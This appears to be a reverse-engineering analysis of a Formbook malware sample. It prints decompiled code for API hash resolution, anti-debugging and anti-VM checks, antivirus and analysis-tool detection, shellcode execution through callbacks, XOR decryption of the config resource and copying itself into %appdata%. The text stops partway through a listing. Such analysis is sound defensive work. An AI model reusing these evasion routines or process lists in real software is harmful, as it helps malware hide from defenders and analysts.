Formbook

1. Defense Evasion Technique

a) Precalculated String Hashes

The sample pre-compute numeric hashes of function names and include these values in the shellcode. At run-time, it resolve those hashes to create an API table and uses it to indirectly call API.

```
32  v17 = (_DWORD *)((int (__stdcall *)(_DWORD, int, int, int))v11)(0, 256, 12288, 4);
33  v18 = v17;
34  if ( !v17 )
35    return 0;
36  v17[49] = v7;
37  v17[32] = v12;
38  v17[20] = sub_1479(v7, 0xBDABDBBC);             // hashes
39  v18[21] = sub_1479(v7, 0xED5FEF5A);
40  v18[24] = sub_1479(v7, 0x521F124D);
41  v18[25] = sub_1479(v7, 0x89BCD21C);
42  v18[26] = sub_1479(v7, 0x6A67517C);
43  v18[27] = sub_1479(v7, 0x944901EB);
44  v18[28] = sub_1479(v7, 0x87F092D0);
45  v18[29] = sub_1479(v7, 0x97A9E595);
46  v18[30] = sub_1479(v7, 0x281BB0A5);
47  v18[33] = sub_1479(v7, 0xB1C702E1);
48  v18[34] = sub_1479(v7, 0xF43E3738);
49  v18[36] = sub_1479(v7, 0xC674CCCD);
50  v18[37] = sub_1479(v7, 0x922AFD38);
51  v18[41] = sub_1479(v7, 0xF58007E7);
52  v18[42] = sub_1479(v7, 0x6250D41B);
53  v18[43] = sub_1479(v7, 0xB70E291E);
54  v18[19] = sub_1479(v7, 0x56C631D3);
55  v13 = sub_1479(v7, 0xF08A755B);
```

Function `sub_1479` has 2 arguments. The first one is module's name contains api and the second one is api's hash

In `sub_1479`:

```
27  v2 = (_DWORD *)(a1 + v9[30]);
28  v3 = a1 + v2[7];
29  v4 = a1 + v2[9];
30  v5 = a1 + v2[8];
31  v11 = v2[6];
32  if ( !v11 )
33    return 0;
34  while ( shr2Shl5XorHash32(v10, v10 + *(_DWORD *)(v5 + 4 * v12)) != hashApi )
35  {
36    if ( ++v12 >= v11 )
37      return 0;
38    v10 = a1;
39  }
40  return a1 + *(_DWORD *)(v3 + 4 * *(unsigned __int16 *)(v4 + 2 * v12));
41}
```

It loop through each export function in the module and use `shr2Shl5XorHash32` algorithm to compute hash. If it match the passed hash then the address of api is returned

The algorithm:

```
  v2 = 0x4E67C6A7;
  v3 = j_j_strlen(a2);
  if ( v3 > 2 )
  {
    v5 = *v4;
    if ( v5 == 'wZ' || v5 == 'tN' )
    {
      ++v4;
      v3 -= 2;
    }
  }
  for ( ; v3; --v3 )
  {
    v2 ^= *(char *)v4 + (v2 >> 2) + 32 * v2;     // v2 * 32 is the same as v2 << 5
    v4 = (__int16 *)((char *)v4 + 1);
  }
  return v2;
}
```

By using a FLARE Team's ida plugin called `Shellcode Hashes`, all the api can now be revealed

```
  v17 = (int *)v11(0, 256, 12288, 4);
  v18 = v17;
  if ( !v17 )
    return 0;
  v17[49] = v7;                                 // kernel32.dll
  v17[32] = (int)v12;                           // kernel32.dll!VirtualAlloc
  v17[20] = resolveHashApi_module_hash(v7, 0xBDABDBBC);// kernel32.dll!CreateProcessW
  v18[21] = resolveHashApi_module_hash(v7, 0xED5FEF5A);// kernel32.dll!GetThreadContext
  v18[24] = resolveHashApi_module_hash(v7, 0x521F124D);// kernel32.dll!SizeofResource
  v18[25] = resolveHashApi_module_hash(v7, 0x89BCD21C);// kernel32.dll!GetFileAttributesW
  v18[26] = resolveHashApi_module_hash(v7, 0x6A67517C);// kernel32.dll!SetFileAttributesW
  v18[27] = resolveHashApi_module_hash(v7, 0x944901EB);// kernel32.dll!SetFilePointer
  v18[28] = resolveHashApi_module_hash(v7, 0x87F092D0);// kernel32.dll!WideCharToMultiByte
  v18[29] = resolveHashApi_module_hash(v7, 0x97A9E595);// kernel32.dll!VirtualFree
  v18[30] = resolveHashApi_module_hash(v7, 0x281BB0A5);// kernel32.dll!GetModuleHandleA
  v18[33] = resolveHashApi_module_hash(v7, 0xB1C702E1);// kernel32.dll!SetThreadContext
  v18[34] = resolveHashApi_module_hash(v7, 0xF43E3738);// kernel32.dll!LoadResource
  v18[36] = resolveHashApi_module_hash(v7, 0xC674CCCD);// kernel32.dll!ResumeThread
  v18[37] = resolveHashApi_module_hash(v7, 0x922AFD38);// kernel32.dll!FindResourceW
  v18[41] = resolveHashApi_module_hash(v7, 0xF58007E7);// kernel32.dll!TerminateProcess
  v18[42] = resolveHashApi_module_hash(v7, 0x6250D41B);// kernel32.dll!GetCommandLineW
  v18[43] = resolveHashApi_module_hash(v7, 0xB70E291E);// kernel32.dll!ExitProcess
  v18[19] = resolveHashApi_module_hash(v7, 0x56C631D3);// kernel32.dll!GetModuleFileNameW
  v13 = resolveHashApi_module_hash(v7, 0xF08A755B);// kernel32.dll!LoadLibraryA
  v14 = (int (__stdcall *)(char *, int, int, int))v13;
  v18[18] = v13;
  v18[13] = resolveHashApi_module_hash(v7, 0x75F38664);// kernel32!WriteFile
  v18[14] = resolveHashApi_module_hash(v7, 0xEB61A6A2);// kernel32.dll!CreateFileW
  v18[15] = resolveHashApi_module_hash(v7, 0x22644FD5);// kernel32.dll!CloseHandle
```

```
  v18[18] = v13;
  v18[13] = resolveHashApi_module_hash(v7, 0x75F38664);// kernel32!WriteFile
  v18[14] = resolveHashApi_module_hash(v7, 0xEB61A6A2);// kernel32.dll!CreateFileW
  v18[15] = resolveHashApi_module_hash(v7, 0x22644FD5);// kernel32.dll!CloseHandle
  v18[16] = resolveHashApi_module_hash(v7, 0x94C32E79);// kernel32.dll!GetFileSize
  v18[17] = resolveHashApi_module_hash(v7, 0xF70408B1);// kernel32.dll!ReadFile
  v18[12] = resolveHashApi_module_hash(v7, 0xF757F365);// kernel32.dll!CreateDirectoryW
  v18[31] = resolveHashApi_module_hash(v7, 0x935034AF);// kernel32.dll!GetProcAddress
  v18[11] = resolveHashApi_module_hash(v7, 0x233D7B81);// kernel32.dll!DeleteFileW
  v18[46] = resolveHashApi_module_hash(v7, 0xD7EFB4F);// kernel32.dll!GetTempPathW
  v18[10] = resolveHashApi_module_hash(v7, 0x36213DE0);// kernel32.dll!CopyFileW
  v18[9] = resolveHashApi_module_hash(v7, 0x1FE32DA3);// kernel32.dll!GetSystemDirectoryW
  v18[3] = resolveHashApi_module_hash(v7, 0xF2099E53);// kernel32.dll!CreateToolhelp32Snapsho
  v18[4] = resolveHashApi_module_hash(v7, 0xB0A53045);// kernel32.dll!Process32FirstW
  v18[5] = resolveHashApi_module_hash(v7, 0x9ED38B49);// kernel32.dll!Process32NextW
  v18[6] = resolveHashApi_module_hash(v7, 0xED6360FE);// kernel32.dll!ReadProcessMemory
  v18[7] = resolveHashApi_module_hash(v7, 0xD51E7B84);// kernel32.dll!WriteProcessMemory
  v18[8] = resolveHashApi_module_hash(v7, 0xB1C3AF0C);// kernel32.dll!VirtualAllocEx
  v18[2] = resolveHashApi_module_hash(v7, 0x650211CD);// kernel32.dll!Sleep
  v18[1] = resolveHashApi_module_hash(v7, 0xBE211397);// kernel32!CreateThread
  v18[44] = resolveHashApi_module_hash(v7, 0x493FCCF8);// kernel32!WaitForSingleObject
  v18[45] = resolveHashApi_module_hash(v7, 0x36A78760);// kernel32!TerminateThread
  strcpy(v23, "shell32");
  v3 = v14(v23, a2, a3, a1);
  v4 = v3;
  if ( v3 )
  {
    v18[51] = v3;
    v18[56] = resolveHashApi_module_hash(v3, 0xB07AE5C0);// shell32.dll!SHGetFolderPathW
    v18[57] = resolveHashApi_module_hash(v4, 0xBAEA81EA);// shell32.dll!ShellExecuteW
    *v18 = resolveHashApi_module_hash(v8, 0x9EE5592F);// user32.dll!CallWindowProcW
    v18[59] = resolveHashApi_module_hash(v9, 0x30B05671);// user32.dll!wsprintfA
    v18[58] = resolveHashApi_module_hash(v9, 0x30B0566B);// user32.dll!wsprintfW
    v18[60] = resolveHashApi_module_hash(v9, 0x976A6326);// user32.dll!MessageBoxA
  }
  strcpy(v22, "advapi32");
  v15 = ((int (__stdcall *)(char *))v18[18])(v22);
  v16 = v15;
  if ( v15 )
  {
    v18[63] = resolveHashApi_module_hash(v15, 0x910BE763);// kernel32.dll!RegSetValueExW
    v18[62] = resolveHashApi_module_hash(v16, 0x3C7DF5AB);// kernel32.dll!RegOpenKeyExW
    v18[61] = resolveHashApi_module_hash(v16, 0xEE0632ED);// kernel32.dll!RegCloseKey
  }
  if ( resolveHashApi_module_hash(v7, 0x1584B9A5) )// fake
    ((void (__stdcall *)(_DWORD))v18[43])(0);
  v18[55] = 0x1000;
  v18[54] = v25(0, 0x1000u, 0x3000u, 0x40u);
  v18[50] = (int)getNtdllName();
  NtdllName = getNtdllName();
  v18[53] = (int)NtdllName;
  v18[22] = resolveHashApi_module_hash((int)NtdllName, 0x6011BACD);// ntdll.dll!NtClose
  v18[23] = resolveHashApi_module_hash((int)NtdllName, 0x536574F3);// ntdll.dll!NtUnmapViewOfSection
  v18[35] = resolveHashApi_module_hash((int)NtdllName, 0xEE38EBCF);// ntdll.dll!NtQueryInformationProce
  v18[38] = resolveHashApi_module_hash((int)NtdllName, 0xC674CCCD);// ntdll.dll!NtResumeThread
  v18[39] = resolveHashApi_module_hash((int)NtdllName, 0x58598FE2);// ntdll.dll!NtMapViewOfSection
  v18[40] = resolveHashApi_module_hash((int)NtdllName, 0x5B684127);// ntdll.dll!NtCreateSection
  return v18;
```

b) Anti debug

There are 2 different functions for anti-debugging

[+] NtQueryInformationProcess

The first one using `NtQueryInformationProcess` to retrieves information about the specified process with second value represent `ProcessDebugFlags` and `ProcessDebugObjectHandle`

```
1  BOOL __usercall isBeingDebugged_1@<eax>(int *a1@<esi>)
2  {
3    BOOL result; // eax
4    int v2; // [esp+0h] [ebp-8h] BYREF
5    int v3; // [esp+4h] [ebp-4h] BYREF
6
7    v3 = 0;                                       // NtQueryInformationProcess
8    ((void (__stdcall *)(int, int, int *, int, _DWORD))a1[35])(-1, 31, &v3, 4, 0);// ProcessDebugFlags
9    result = 1;
10   if ( v3 )
11   {
12     v2 = 0;                                     // NtQueryInformationProcess
13     if ( ((int (__stdcall *)(int, int, int *, int, _DWORD))a1[35])(-1, 30, &v2, 4, 0) < 0 && !v2 )
14       return 0;                                 // ProcessDebugObjectHandle
15   }
16   return result;
17 }
```

[+] PEB->BeingDebugged

This technique query the value at offset 0x2 of PEB `BeingDebugged`

```
1  BOOL isBeingDebugged_2()
2  {
3    return NtCurrentPeb()->BeingDebugged != 0;
4  }
```

c) Anti VM

[+] cpuid

```
  _EAX = 0x40000000;                            // return information that provides the
                                                // maximum hypervisor CPUID leaf number
                                                // and a vendor ID signature
  __asm { cpuid }
  v16 = _ECX;
  v15 = _EDX;
  *(_DWORD *)v14 = _EBX;
  *(_DWORD *)&v14[4] = _ECX;
  *(_DWORD *)&v14[8] = _EDX;
  v0 = 0;
  for ( i = 0; i < 3; ++i )
  {
    v1 = *(_DWORD *)&v14[4 * i];
    for ( j = 0; j < 32; j += 8 )
    {
      v3 = v1 >> j;
      v18[++v0 - 0x59] = v3;
    }
  }
  v10[12] = 0;
  strcpy(v14, "KVMKVMKVM");                     // KVM
  strcpy(v13, "Microsoft Hv");                  // Hyper-V
  strcpy(v11, "XenVMMXenVMM");                  // Xen
  strcpy(v12, "prl hyperv  ");                  // Parallels
  return !strcmp(v10, v14) || !strcmp(v10, v13) || !strcmp(v10, v12) || !strcmp(v10, v11);
}
```

```
  _EAX = 0;
  __asm { cpuid }
  v15[4] = _ECX;
  v15[5] = _EDX;
  v15[0] = _EBX;
  v15[1] = _EDX;
  v15[2] = _ECX;
  v0 = 0;
  for ( i = 0; i < 3; ++i )
  {
    v1 = v15[i];
    for ( j = 0; j < 0x20; j += 8 )
    {
      v3 = v1 >> j;
      v11[v0++] = v3;
    }
  }
  v11[12] = 0;
  strcpy((char *)v15, "KVMKVMKVMKVM");
  strcpy(v14, "Microsoft Hv");
  strcpy(v13, "VMwareVMware");
  strcpy(v12, "XenVMMXenVMM");
  return !strcmp(v11, (char *)v15) || !strcmp(v11, v14) || !strcmp(v11, v13) || !strcmp(v11, v12);
}
```

```
VM vendors being detected:
-   KVM
-   Hyper-V
-   XenVM
-   VMware
-   Parallels
```

[+] exist driver

This sample detects vm drivers in `%SystemRoot%\system32\drivers`

```
64  v51 = '\\';
65  v52 = 'd';
66  v53 = 'r';
67  v54 = 'i';
68  v55 = 'v';
69  v56 = 'e';
70  v57 = 'r';
71  v58 = 's';
72  v59 = '\\';                                   // \\drivers\\
73  v60 = 0;
74  if ( !((int (__stdcall *)(char *, int))a2[9])(v8, 260) )// GetSystemDirectoryW
75    return 0;
76  wStrcpy_dst_src(v9, v8);
77  strcpy(v2, (char *)&v51);
78  v38 = 'v';
79  v39 = 'm';
```

```
118   v14 = 'G';
119   v15 = 'u';
120   v21 = 'y';
121   v17 = 's';
122   v19 = '.';
123   v23 = 0;
124   v22 = 's';
125   v20 = 's';
126   v11 = 'B';
127   v16 = 'e';
128   v18 = 't';
129   return j_j_getFileAttributes(v9)              // VBoxGuest.sys
130       || j_j_getFileAttributes(v9)              // VBoxMouse.sys
131       || j_j_getFileAttributes(v9)              // vmmouse.sys
132       || j_j_getFileAttributes(v9);             // vmhgfs.sys
133 }
```

```
VM vendors being detected:
-   Virtual Box
-   VMware
```

d) Anti anti-virus vendors

First it collect all running processes's name by taking a snapshot then iterates through it using `CreateToolhelp32Snapshot`, `Process32FirstW` and `Process32NextW`

```
  v4 = ((int (__cdecl *)(_DWORD, int, int, int, int))api[32])(0, 0x101D0, 0x3000, 4, a1);// VirtualAllo
  api[48] = v4;
  if ( !v4 )
    return 0;
  memSet_buf_value_size(v7, 0, 556);
  v2 = ((int (__stdcall *)(int, _DWORD))api[3])(2, 0);// CreateToolhelp32Snapshot
  v3 = v2;
  if ( v2 == -1 )
    return 0;
  v7[0] = 556;
  v5 = ((int (__stdcall *)(int, _DWORD *))api[4])(v2, v7);// Process32FirstW
  while ( v5 )
  {
    if ( api[47] >= 500 )
      ((void (__stdcall *)(_DWORD))api[43])(0); // ExitProcess
    if ( (unsigned int)wStrlen(szExeFile) >= 0x40 )
      ((void (__stdcall *)(_DWORD))api[43])(0); // ExitProcess
    toLowerCase(szExeFile);
    *(_DWORD *)(132 * api[47] + api[48] + 128) = v7[2];
    wStrcpy_dst_src((char *)(api[48] + 132 * api[47]++), szExeFile);
    v5 = ((int (__stdcall *)(int, _DWORD *))api[5])(v3, v7);// Process32NextW
    v7[0] = 556;
  }
  return 1;
```

[+] Avast / AVG

```
  v3[7] = '.';
  v3[8] = 'e';
  if ( j_isModuleRunning(a1, (int)v4) )          // avgsvc.exe
    return 1;
  if ( j_isModuleRunning(a1, (int)v5) )          // avgui.exe
    return 1;
  if ( j_isModuleRunning(a1, (int)v2) )          // avastsvc.exe
    return 1;
  result = j_isModuleRunning(a1, (int)v3);       // avastui.exe
  if ( result )
    return 1;
  return result;
}
```

[+] Kaspersky

```
int __cdecl isAvpRunning(int a1)
{
  __int16 v2[8]; // [esp+0h] [ebp-10h] BYREF

  v2[0] = 'a';
  v2[1] = 'v';
  v2[2] = 'p';
  v2[3] = '.';
  v2[4] = 'e';
  v2[5] = 'x';
  v2[6] = 'e';                                   // avp.exe
  v2[7] = 0;
  return j_isModuleRunning(a1, (int)v2);
}
```

[+] Bitdefender

```
  v2[11] = 0;
  v2[8] = 'e';
  v2[9] = 'x';
  if ( j_isModuleRunning(a1, (int)v3) )         // bdagent.exe
    return 1;
  result = j_isModuleRunning(a1, (int)v2);      // bdwtxag.exe
  if ( result )
    return 1;
  return result;
}
```

[+] Dr.Web Scanning Engine

```
BOOL __cdecl isDwengineRunning(int a1)
{
  __int16 v2[14]; // [esp+0h] [ebp-1Ch] BYREF

  v2[0] = 'd';
  v2[1] = 'w';
  v2[2] = 'e';
  v2[3] = 'n';
  v2[4] = 'g';
  v2[5] = 'i';
  v2[6] = 'n';
  v2[7] = 'e';
  v2[8] = '.';
  v2[11] = 'e';
  v2[12] = 0;
  v2[9] = 'e';
  v2[10] = 'x';                                 // dwengine.exe
  return j_isModuleRunning(a1, (int)v2) != 0;
}
```

e) Anti monitoring / analysis

These lines of code check if module's name contains any of these strings

```
  v6[3] = 'w';
  v6[7] = 0;
  v9[0] = 's';
  v9[1] = 'e';
  v9[2] = 'l';
  v9[3] = 'f';
  v9[4] = '.';
  v9[5] = 0;
  result = 0;                                   // GetModuleFileNameW
  if ( ((int (__stdcall *)(_DWORD, _WORD *, int, int))a2[19])(0, v4, 260, a1) )
  {
    toLowerCase((char *)v4);
    if ( j_strstr(v3, (char *)v9)               // self.
      || j_strstr(v4, (char *)v7)               // sample
      || j_strstr(v4, (char *)v5)               // sandbox
      || j_strstr(v4, (char *)v8)               // virus
      || j_strstr(v4, (char *)v6) )             // malware
    {
      return 1;
    }
  }
  return result;
}
```

It can detect Sandboxie

```
BOOL __cdecl load_sbiedll(int *a1)
{
  char v2[12]; // [esp+0h] [ebp-Ch] BYREF

  strcpy(v2, "sbiedll.dll");
  return ((int (__stdcall *)(char *))a1[30])(v2) != 0;// GetModuleHandleA
}
```

The sample also check if there is any malware analysis tool running

```
  *(_WORD *)(a1 + 92) = 'w';
  *(_WORD *)(a1 + 94) = 'i';
  *(_WORD *)(a1 + 96) = 'n';
  *(_WORD *)(a1 + 98) = 'd';
  *(_WORD *)(a1 + 100) = 'b';
  *(_WORD *)(a1 + 110) = 'e';
  *(_WORD *)(a1 + 102) = 'g';
  *(_WORD *)(a1 + 112) = 0;
  *(_WORD *)(a1 + 104) = '.';
  v2 = *(int **)(a1 + 124);
  *(_WORD *)(a1 + 106) = 'e';
  *(_WORD *)(a1 + 108) = 'x';                   // windbg.exe
  if ( j_isModuleRunning((int)v2, a1 + 20) || j_isModuleRunning((int)v2, a1 - 8) )
  {
    v3 = 1;
    ((void (__stdcall *)(_DWORD))v2[43])(0);    // ExitProcess
  }
  if ( j_isModuleRunning((int)v2, a1 + 68) || j_isModuleRunning((int)v2, a1 - 36) )
  {
    v3 = 1;
    ((void (__stdcall *)(_DWORD))v2[43])(0);    // ExitProcess
  }
  if ( j_isModuleRunning((int)v2, a1 + 44) || j_isModuleRunning((int)v2, a1 + 92) )
  {
    v3 = 1;
    ((void (__stdcall *)(_DWORD))v2[43])(0);    // ExitProcess
  }
  return v3;
}
```

```
List of tools:
-   procmon.exe
-   procmon64.exe
-   procexp.exe
-   procexp64.exe
-   ollydbg.exe
-   windbg.exe

List of sandbox:
-   Sandboxie
```

f) Execute shellcode using callback function

`CallWindowProcW` 's first parameter is a pointer to a callback function of type WNDPROC, which will contains shellcode to be executed

```
21  memSet_buf_value_size((_BYTE *)v8, 0, api[55]);
22  v10 = resolveHashApi_module_hash(module, hash);
23  *(_DWORD *)v8 = v10;
24  if ( !v10 )
25    return 0;
26  *(_WORD *)(v8 + 8) = 0x5059;
27  v5 = numberOfArgs - 1;
28  v6 = numberOfArgs - 1;
29  v7 = v8 + 4;
30  *(_DWORD *)(v8 + 4) = 0x59595958;
31  if ( v5 != -1 )
32  {
33    p_numberOfArgs = &numberOfArgs;
34    do
35    {
36      p_numberOfArgs += 2;
37      v9 = 5 * v6;
38      *(_BYTE *)(5 * (v6-- + 2) + v8) = 'h';
39      *(_DWORD *)(v9 + v8 + 11) = *(_DWORD *)p_numberOfArgs;
40    }
41    while ( v6 != 0xFFFF );
42    v7 = v8 + 4;
43  }
44  v11 = 5 * numberOfArgs;
45  *(_WORD *)(5 * (numberOfArgs + 2) + v8) = 0x15FF;
46  *(_DWORD *)(v11 + v8 + 12) = v8;
47  *(_BYTE *)(v11 + v8 + 16) = 0xC3;             //          CallWindowProcW
48  return ((int (__stdcall *)(int, _DWORD, _DWORD, _DWORD, _DWORD))*api)(v7, 0, 0, 0, 0);
49}
```

g) Get loaded module name using _PEB_LDR_DATA structure

The sample use `_PEB_LDR_DATA` structure at offset 0xc in PEB

```
1 int getKernel32DllName()
2 {
3   return *(_DWORD *)(***(_DWORD ***)(*(_DWORD *)(__readfsdword(0x30u) + 0xC) + 0xC) + 0x18);
4 }
```

Then from `_PEB_LDR_DATA` structure it access `InLoadOrderModuleList` at offset 0xc and get loaded module name depend on the offset (here 0x18 means kernel32.dll)

2. Resource analysis

Even though the 2 files has the same shellcode payload, their resources are different. It means that the sample use resources for configuration purpose.

```
107   resourceSize = 0;
108   v10 = (int *)loadResource_api_name_type_size(api, 1000, 6, &resourceSize);
109   v11 = (int)v10;
110   if ( !v10 || !resourceSize || (unsigned int)resourceSize < 0x68 || v28 )
111     return ((int (__stdcall *)(_DWORD))api[43])(0);// ExitProcess
112   v7 = v10 + 4;
113   j_decryptResource_data_size_key(v7, resourceSize - 16, v11);
114   if ( *(_DWORD *)(v11 + 0x34) )
115     ((void (__stdcall *)(_DWORD))api[2])(*(_DWORD *)(v11 + 0x34));// Sleep
116   if ( *(_DWORD *)(v11 + 0x40) && (unsigned int)executeShellcode(api, api[49]
117     ((void (__stdcall *)(_DWORD))api[2])(*(_DWORD *)(v11 + 0x40));// Sleep
118   if ( *(_DWORD *)(v11 + 0x28) == 1 )
119   {
120     if ( detectVM_2() || (v30 = (_BYTE *)detectVM_1()) != 0 )
121     {
122       ((void (__stdcall *)(_DWORD))api[43])(0);// ExitProcess
123       v30 = memSet_buf_value_size(api, 0, 204);
124     }
```

Line 108 return a pointer to allocated resource to v10. Two important parameters are second and third one which represent `lpName` and `lpType`. For both file these value are the same `1000` and `6` or `RT_STRING`.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   C6 CD 33 FE 58 09 E6 ED AE DB 36 F2 09 CF 8D 98  ÆÍ3þX.æí®Û6ò.Ï.˜
00000010   CD 33 FE 58 72 17 EF AE 8A 36 F2 09 CF 8D DC 2C  Í3þXr.ï®Š6ò.Ï.Ü,
00000020   2C 07 FD B7 18 CC 21 AE DB 36 F2 09 CF 8D BB C5  ,.ý·.Ì!®Û6ò.Ï.»Å
00000030   CD 33 FE 58 09 E6 ED AE DD 36 F2 09 CF 8D 98 C6  Í3þX.æí®Ý6ò.Ï.˜Æ
00000040   CD 33 FE 58 09 E6 ED AE AD 07 9E ED 7C 19 AD 34  Í3þX.æí®..ží|..4
00000050   5C 16 BF 96 30 5F CE 3D DB A8 F0 09 01 8F 75 CD  \.¿-0_Î=Û¨ð...uÍ
00000060   0E 67 58 57 08 E6 ED AE DB 36 F2 09 CF 8D 98 C6  .gXW.æí®Û6ò.Ï.˜Æ
00000070   CD 33 FE 58 09 E6 ED AE DB 36 F2 09 CF 8D 98 C6  Í3þX.æí®Û6ò.Ï.˜Æ
00000080   CD 33 FE 58 09 E6 ED AE DB 36 F2 09 CF 8D 98 C6  Í3þX.æí®Û6ò.Ï.˜Æ
00000090   CD 33 FE 58 09 E6 ED AE DB 36 F2 09 CF 8D 98     Í3þX.æí®Û6ò.Ï.˜
```

owenwedsp_1000.bin

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   BC 3B 5C 0E EA F0 C3 8A A2 7D 35 26 39 B9 BE 0B  ¼;\.êðÃŠ¢}5&9¹¾.
00000010   3B 5C 0E EA AC 21 88 A2 2C 35 26 39 B9 BE 49 6E  ;\.ê¬!ˆ¢,5&9¹¾In
00000020   52 19 B0 B3 14 1D 85 A2 7D 35 26 39 B9 BE AA BC  R.°³..…¢}5&9¹¾ª¼
00000030   3B 5C 0E EA F0 C3 8A A2 7B 35 26 39 B9 BE 0B BC  ;\.êðÃŠ¢{5&9¹¾.¼
00000040   3B 5C 0E EA F0 C3 8A A2 29 42 7D 8C 7A 0B 33 2A  ;\.êðÃŠ¢)B}Œz.3*
00000050   C3 91 00 14 B7 4C 73 44 7D A9 24 39 EA CF 0C E3  Ã‘..·LsD}©$9êÏ.ã
00000060   06 3A 41 BF F1 C3 8A A2 7D 35 26 39 B9 BE 0B BC  .:A¿ñÃŠ¢}5&9¹¾.¼
00000070   3B 5C 0E EA F0 C3 8A A2 7D 35 26 39 B9 BE 0B BC  ;\.êðÃŠ¢}5&9¹¾.¼
00000080   3B 5C 0E EA F0 C3 8A A2 7D 35 26 39 B9 BE 0B BC  ;\.êðÃŠ¢}5&9¹¾.¼
00000090   3B 5C 0E EA F0 C3 8A A2 7D 35 26 39 B9 BE 0B BC  ;\.êðÃŠ¢}5&9¹¾.¼
000000A0   3B 5C 0E                                        ;\.
```

wedmeymarsp_1000.bin

Then at line 113 the resource are decrypted using a simple `xor` algorithm using first 16 bytes of resource as key.

```
_BYTE *__usercall decryptResource@<eax>(_BYTE *payload@<eax>, int pay
{
  int v3; // esi
  char v4; // cl

  v3 = payloadSize;
  if ( payloadSize )
  {
    v4 = 1 - (_BYTE)payload;
    do
    {
      *payload ^= *(_BYTE *)(((v4 + (_BYTE)payload) & 0xF) + key);
      ++payload;
      --v3;
    }
    while ( v3 );
  }
  return payload;
}
```

Multiple value in resource then be checked to apply some functionality

a) Defense evasion options

```
j_decryptResource_data_size_key(v7, resourceSize - 16, v11);
if ( *(_DWORD *)(v11 + 0x34) )
  ((void (__stdcall *)(_DWORD))api[2])(*(_DWORD *)(v11 + 0x34));// Sleep
if ( *(_DWORD *)(v11 + 0x40) && (unsigned int)executeShellcode(api, api[49], 0x40691DF1, 0) <= 0xEA60 )// NtGetTickCount
  ((void (__stdcall *)(_DWORD))api[2])(*(_DWORD *)(v11 + 0x40));// Sleep
if ( *(_DWORD *)(v11 + 0x28) == 1 )
{
  if ( detectVM_2() || (v30 = (_BYTE *)detectVM_1()) != 0 )
  {
    ((void (__stdcall *)(_DWORD))api[43])(0);// ExitProcess
    v30 = memSet_buf_value_size(api, 0, 204);
  }
  if ( detectVmDriver((int)v30, api) || detectVM_3() )
  {
    ((void (__stdcall *)(_DWORD))api[43])(0);// ExitProcess
    memSet_buf_value_size(api, 0, 195);
  }
}
if ( *(_DWORD *)(v11 + 0x3C) == 1 && detectSandboxie(api) )
{
  ((void (__stdcall *)(_DWORD))api[43])(0); // ExitProcess
  memSet_buf_value_size(api, 0, 256);
}
```

b) Detect running module

```
151       v22 = *(unsigned __int16 *)(v11 + 0x44);  // FUNCTION: DETECT RUNNING MODULE
152       if ( (_WORD)v22 )
153       {
154         v37 = 0;
155         v23 = (unsigned __int16 *)(v11 + v22);
156         if ( *(_DWORD *)(v11 + v22 + 4) )
157         {
158           while ( 1 )
159           {
160             a4 = 0;
161             v21 = (char *)loadResource_api_name_type_size(api, (unsigned __int16)(v37 + v23[1]), *v23, &a4);
162             v38 = (unsigned int)v21;
163             if ( !v21 || !a4 )
164               goto LABEL_77;
165             if ( *((_DWORD *)v23 + 2) )
166               toLowerCase(v21);
167             isModuleRunning = j_isModuleRunning((int)api, v38);
168             if ( *((_DWORD *)v23 + 3) )
169               break;
170             if ( !isModuleRunning )
171               goto LABEL_95;
172 LABEL_96:
173             ((void (__stdcall *)(unsigned int, _DWORD, int))api[29])(v38, 0, 0x8000);// VirtualFree
174 LABEL_77:
175             if ( (unsigned int)++v37 >= *((_DWORD *)v23 + 1) )
176               goto LABEL_78;
177           }
178           if ( !isModuleRunning )
179             goto LABEL_96;
180 LABEL_95:
181           ((void (__stdcall *)(_DWORD))api[43])(0);// ExitProcess
```

All modules's name are in seperating resources. The sample load each of them, get the content and pass it to `j_isModuleRunning` function.

c) Create alternate data stream or move module

```
185 LABEL_78:
186       v37 = 0;
187       if ( *(_WORD *)(v11 + 0x46) )             // FUNCTION: CREATE ALTERNATE DATA STREAM OR MOVE MODULE
188                                                 //           BY EXECUTING A .BAT FILE
189       {
190         if ( i )
191           ((void (__stdcall *)(int))api[2])(3000);// Sleep
192         v31 = v11 + *(unsigned __int16 *)(v11 + 0x46);
193         v35 = *(_DWORD *)(v31 + 260);
194         v40 = *(_BYTE **)(v31 + 256);
195         v37 = createAlternateDataStreamOrMoveModule(api, (char *)v31, var208, j, v35);
196         if ( i )
197           ((void (__stdcall *)(int))api[2])(3000);// Sleep
198       }
```

```
createAlternateDataStreamOrMoveModule
This function takes 5 parameters. The 2nd, 4th and 5th
parameters are important ones.

2nd : destination file
4th : security flag
5th : hidden file attribute option
```

Depends on the 4th parameter, the function will execute differently. Value of it is set here:

```
140       LOBYTE(j) = 1;
141       v44 = isAvpRunning((int)api);
142       v3 = isBdagentOrBdwtxagRunning((int)api);
143       v40 = 0;
144       v45 = v3;
145       if ( v44 == 1 || isDwengineRunning((int)api) )// MODE CHANGING
146         v43 = 1;
147       if ( i == 1 )
148         LOBYTE(j) = 0;
149       if ( v45 == 1 )
150         LOBYTE(j) = 2;
```

First the function checks if the module is already at the destination folder

```
25  if ( !((int (__cdecl *)(_DWORD, char *, int))a1[19])(0, lpFilename, 260) )// GetModuleFileNameW
26    return 0;
27  ((void (__stdcall *)(_DWORD, int, _DWORD, _DWORD, char *))a1[56])(0, 26, 0, 0, pszPath);// SHGetFolderPathW CSIDL_APPDATA
28  v7 = strcpy(pszPath, dstFile);
29  notStrcmp(lpFilename, v7);
30  if ( v8 == 1 )
31    return 0;
32  wStrcpy_dst_src(v17, pszPath);
33  sub_4AB8(v9);
34  ((void (__stdcall *)(char *, _DWORD, int))a1[12])(v17, 0, v13);// CreateDirectoryW
35  ((void (__cdecl *)(char *))a1[11])(pszPath);  // DeleteFileW
36  if ( securityFlag )
37  {
38    if ( securityFlag == 1 )
39    {
```

`SHGetFolderPathW` function has CSIDL_APPDATA value passed indicates that the destination folder is in `%appdata%`

With securityFlag == 1, it will copy file to destination and create an alternate data stream `:ZoneIdentifier`

```
38    if ( securityFlag == 1 )
39    {
40      ((void (__stdcall *)(char *, char *, _DWORD, int))a1[10])(lpFilename, pszPath, 0, v12);// CopyFileW
41      File = ((int (__cdecl *)(char *))a1[25])(pszPath) != -1;// GetFileAttributesW
42      createAlternateDataStream_name_api(pszPath, a1);
43    }
```

```
 9  v6[0] = ':';
10  v6[1] = 'Z';
